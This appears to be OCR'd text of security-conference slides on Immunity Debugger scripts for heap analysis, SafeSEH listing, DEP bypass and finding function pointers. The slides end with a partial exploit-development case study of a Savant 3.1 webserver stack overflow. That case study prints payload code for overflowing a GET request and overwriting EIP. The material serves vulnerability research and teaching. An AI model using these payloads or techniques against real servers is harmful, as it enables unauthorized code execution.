
```
import libdatatype
dt  = libdatatype.DataTypes( imm )
ret = dt.Discover( memory, address, what='pointer')
for obj in ret:
     print ret.isFunctionPointer()
     print ret.isCommonPointer()
     print ret.isDataPointer()
     print ret.isStackPointer()
```

Immunity Debugger Scripts

- Team Immunity has being coding scripts for :
  - Vulnerability development
  - Heap
  - Analysis
  - Protocols
  - Search/Find/Compare Memory
  - Hooking

Example Scripts: Safeseh

- safeseh
  - Shows you all the exception handlers in a process that are registered with SafeSEH.
  - Code snip:



SafeSEH Table


Module	Handler
ShimEng.dll	0x5cb7db48
ShimEng.dll	0x5cb7dcf4
kernel32.dll	0x7c80dea4
kernel32.dll	0x7c839aa8
msvcrt.dll	0x77c2285b
msvcrt.dll	0x77c2296c
msvcrt.dll	0x77c3546c
msvcrt.dll	0x77c35c94
AcGenral.DLL	0x6f8a611c
AcGenral.DLL	0x6f8a622d
AcGenral.DLL	0x6f8a649c
AcGenral.DLL	0x6f8a6d90
AcGenral.DLL	0x6f8aeb72
AcGenral.DLL	0x6f8aeb8b
AcGenral.DLL	0x6f8aeba2
AcGenral.DLL	0x6f8aebb9
AcGenral.DLL	0x6f8aebc8
AcGenral.DLL	0x6f8aebdf
AcGenral.DLL	0x6f8aec06
AcGenral.DLL	0x6f8aec20


```
if LOG_HANDLERS==True:
    for i in range(sehlistsize):
        sehaddress=struct.unpack('<L',imm.readMemory(sehlistaddress+4*i,4))[0]
        sehaddress+=mzbase
        table.add(sehaddress,[key,'0x%08x'%(sehaddress)])
        imm.Log('0x%08x'%(sehaddress))
   ..
```

Example Scripts

- Findantidep
  - Find address to bypass software DEP
  - A wizard will guide you through the execution of the findantidep script

- Get the result






Finding memory leaks magically

- leaksniff
  - Pick a function
  - !funsniff function
  - Fuzz function
  - Get the leaks

Address	Data
0x76a94663	Free (0x00c50000, 0x00000000, 0x00c58db8)
0x78001532	Alloc(0x00230000, 0x00000000, 0x00000080) -> 0x00236f30
0x77f8e6b9	Alloc(0x00070000, 0x00000000, 0x00000020) -> 0x000bfce0
0x77f8e6b9	Alloc(0x00070000, 0x00000000, 0x00000020) -> 0x00093860
0x7c58dc67	Alloc(0x00070000, 0x00100008, 0x0000001c) -> 0x00093888
0x76b01909	Free (0x00070000, 0x00000000, 0x00093888)
0x76b01c06	Free (0x00070000, 0x00000000, 0x00000000)
0x76b01c0b	Free (0x00070000, 0x00000000, 0x00000000)
0x76b01c10	Free (0x00070000, 0x00000000, 0x00000000)
0x76b01c15	Free (0x00070000, 0x00000000, 0x00000000)
0x76b01c1a	Free (0x00070000, 0x00000000, 0x00000000)
0x77f8f134	Free (0x00070000, 0x00000000, 0x00093860)
0x77f8f134	Free (0x00070000, 0x00000000, 0x000bfce0)
0x76b01bea	Free (0x00230000, 0x00000000, 0x00236f30)
0x76a94620	Free (0x00c50000, 0x00000000, 0x00c55098)
0x76a94620	Free (0x00c50000, 0x00000000, 0x00c58d80)
0x76a94620	Free (0x00c50000, 0x00000000, 0x00c58b60)
0x00000000	Chunk freed but not allocated on this heap flow
0x76b01c1a	Free (0x00070000, 0x00000000, 0x00000000)
0x00000000	Memleak detected
0x78001532	Alloc(0x00230000, 0x00000000, 0x00000110) -> 0x00236fb8
0x00236fb0	0x00236fb0> size: 0x00000118 (0023) prevsize: 0x00000
0x00236fb0	heap: *0x00000000* flags: 0x00000
0x00236fb8	> String: ',NoCacheCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC


Finding datatypes in memory magically

- finddatatype
  - Specify an address
  - Set the size to read
  - Get a list of data types




Example Scripts : Chunk analyze


- chunkanalizehook
  - !chunkanalizehook -a addr_of_rep_mov EDI-8
  - Run the script and fuzz
  - Get the result (aka, see what of your command on the fuzzing get you a overwrite of a Function Ptr or Double Linked list)



Example Scripts : duality

- Duality
  - Looks for mapped address that can be 'transformed' into opcodes





Example Scripts : Finding Function Pointers

- !modptr <address>
  - this tool will do data type recognition looking for all function pointers on a .data section, overwriting them and hooking on Access Violation waiting for one of them to trigger and logging it

Case Study: Savant 3.1 Stack Overflow


- Savant webserver (savant.sourceforge.net)
- Stack overflow when sent long get request

```
evilstring="\x41" * 284
buf = "GET /%s HTTP/1.0\r\nContent-Length: %d\r\n\r\n%s" \
      % ( evilstring, 0x30, "B" * 0x30)
send(buf)
```

however...


Case Study: Savant 3.1
First problem

- Overwritten stack arguments won't allow us to reach EIP



Case Study: Savant 3.1 First problem

- So we need to find a readable address to place as the argument there....
- And we'll face the second argument: a writable address



Case Study: Savant 3.1

To hit EIP:

- A readable address
- A writable address
- The arguments offsets in our evilstring:

```
evilstring="\x41" * 284
buf = "GET /%s HTTP/1.0\r\nContent-Length: %d\r\n\r\n%s" \
      % ( evilstring, 0x30, "B" * 0x30)
send(buf)
```

Case Study: Savant 3.1


Finding the offsets...

Case Study: Savant 3.1

We get something like this:

```
evilstring="\xcc" * 267
evilstring+="\x42\x42\x42\x42" # EIP
evilstring+="\x20\x60\xfd\x7f" #7ffd6020 + 24h writable arg
evilstring+="\x20\x60\xfd\x7f" #7ffd6020 readable arg
evilstring+="\xcc" * 6
```

And with the arguments issue solved we are able to cleanly hit EIP



Case Study: Savant 3.1

- Once we hit EIP, in detail we have control over:
  - EBP value
  - EIP value (of course)
  - What ESP points to (1 argument)
  - What ESP + 4 points to (2 argument)
  - More than 200 bytes buffer starting at [EBP – 104H] to [EBP - 8H]


Case Study: Savant 3.1

And with this context, the first thing one would think is:

we need to jump back,

but how?

Second Problem....



What points to ESP


Case Study: Savant 3.1

Since we are controlling what ESP points to, what if we could find an address to place as the overwritten argument, which:

- Is writable [remember first problem]
- Can be “transformed” into opcodes that would be of use here...like a 'jmp -10' (to land into our controlled buffer)

Case Study: Savant 3.1

Finding an address with these characteristics might be pretty tedious...or a matter of seconds using one of the Immunity Debugger scripts we talked a few minutes ago: Duality



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
Case Study: Savant 3.1

How duality works:


- Create a mask of the searched code [jmp -10]
